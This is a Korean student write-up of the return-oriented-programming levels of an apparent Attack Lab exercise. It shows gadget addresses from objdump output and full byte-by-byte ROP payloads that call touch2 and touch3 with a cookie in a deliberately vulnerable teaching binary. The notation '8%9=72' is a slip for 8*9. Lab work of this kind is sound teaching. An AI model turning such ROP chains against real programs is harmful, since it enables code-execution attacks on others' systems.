
17 21 40 00 00 00 00 00 (mov %rax, %rdi)

09 1f 40 00 00 00 00 00 (touch2의 주소)

앞의 내용을 vim rtarget\_level2.txt로 만들어서 저장하였다.




그 다음 ./hex2raw < rtarget\_level2.txt | ./rtarget -q으로 실행한 결과 정상적으로 마무리 되었다.




<rtarget\_level3>

objdump -d rtarget > rtarget\_dump.txt를 이용하여 rtarget의 farm에 해당하는 함수를 적절히 사용하기 위해 분석해보았다. 우리가 사용하는 함수는 add\_xy가 있다. 문제는 rsi와 rdi가 있는데 이것을 add\_xy를 통해 결과를 rax에 저장하면 된다. 따라서 rsi에 offset(cookie 주소의 상대적 위치)을 넣어두고, rdi에 rsp address를 넣어준다. 정리하자면 어떻게 해서든 %rdi에 %rsp 주소를 넣어주고, 그리고 %rsi에는 %rsp와 cookie의 상대적 거리를 이용하여 add\_xy를 호출하여 두개를 더하게 되면 %rax가 cookie를 나타내고 그것을 %rdi에 넣어주고 touch3로 가게 되면 정상적으로 끝나게 된다. %rsp를 통해 %rdi를 해주는 주소를 찾다보니 %rax를 매개하게 되었다.



48 89 e0 => mov %rsp, %rax, retq

0x40215e+1=0x40215f -> 5f 21 40 00 00 00 00 00



48 89 c7 => mov %rax, %rdi

0x402115+2=0x402117 -> 17 21 40 00 00 00 00 00

결국 이 두개를 사용하면 %rsp의 주소값이 %rdi에 저장이 된다. 그 이후, pop을 사용하여 %rax에 offset을 넣어준다.




따라서 58 => pop %rax는 4020eb+4=4020ef로 나타낼 수 있을 것이다.

0x4020eb+4=0x4020ef -> ef 20 40 00 00 00 00 00


그 다음에 offset 주소를 넣어주어야하는데 이부분은 %rax, %rdi와 나중에 넣을 cookie와의 주소 차이를 보아야한다. 결론적으로 마지막에 분석을 해보면 9줄차이가 나서 8%9=72=(0x48)이다.

Address offset 0x48 -> 48 00 00 00 00 00 00 00

그 이후 %rax를 이용하여 %rsi에 저장을 해야하는데, 내가 가진 farm 함수들로는 %rcx와 %rdx를 매개하여 %rsi에 전달할 수 있었다.




89 c1 38 c0 => mov %eax, %ecx cmpb R, R 여기서 38 c0는 아무런 영향을 주지 않아서 89 c1의 영향만 받는다. 결국, 0x402265+2=0x402267 -> 67 22 40 00 00 00 00 00




89 ca => mov %ecx, %edx


0x4021bc+2=0x4021be -> be 21 40 00 00 00 00 00



89 d6 84 c0 => mov %edx, %esi, testb R, R 마찬가지로 84 c0에 대한 영향이 없다. 결국 0x402210+1=0x402211 -> 11 22 40 00 00 00 00 00



Add\_xy의 address = 0x40213b -> 3b 21 40 00 00 00 00 00



Touch3의 address = 0x40202e -> 2e 20 40 00 00 00 00 00

Cookie의 ascii 표현 = 33 31 66 61 37 61 66 34

따라서 offset을 %rax에 넣고 %rcx와 %rdx를 매개하여 %rsi에 전달한 후 add\_xy를 통해 cookie의 값을 %rax에 저장하고, 이후 mov %rax, %rdi를 통해 %rdi에 cookie값을 저장한 후 touch3를 호출하면 된다. 지금까지 나온 내용들을 종합해보면 아래와 같다.

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 여기까지 0x28을 padding

5f 21 40 00 00 00 00 00 mov %rsp, %rax

17 21 40 00 00 00 00 00 mov %rax, %rdi

ef 20 40 00 00 00 00 00 pop %rax (%rax의 offset이라는 값을 넣는 것)

48 00 00 00 00 00 00 00 offset (%rsp와 cookie의 상대적 거리)

67 22 40 00 00 00 00 00 mov %eax, %ecx

be 21 40 00 00 00 00 00 mov %ecx, %edx


11 22 40 00 00 00 00 00 mov %edx, %esi

3b 21 40 00 00 00 00 00 add\_xy

17 21 40 00 00 00 00 00 mov %rax, %rdi

2e 20 40 00 00 00 00 00 touch3

33 31 66 61 37 61 66 34 cookie

  
결국 vim rtarget\_level3.txt로 이런 식으로 나타낼 수 있을 것이다. 그 다음 rtarget\_level3.txt를 가지고 ./hex2raw < rtarget\_level3.txt | ./rtarget -q를 해주면 정상적으로 touch3()를 호출하여 cookie값을 전달하고 정상적으로 완료할 수 있다.

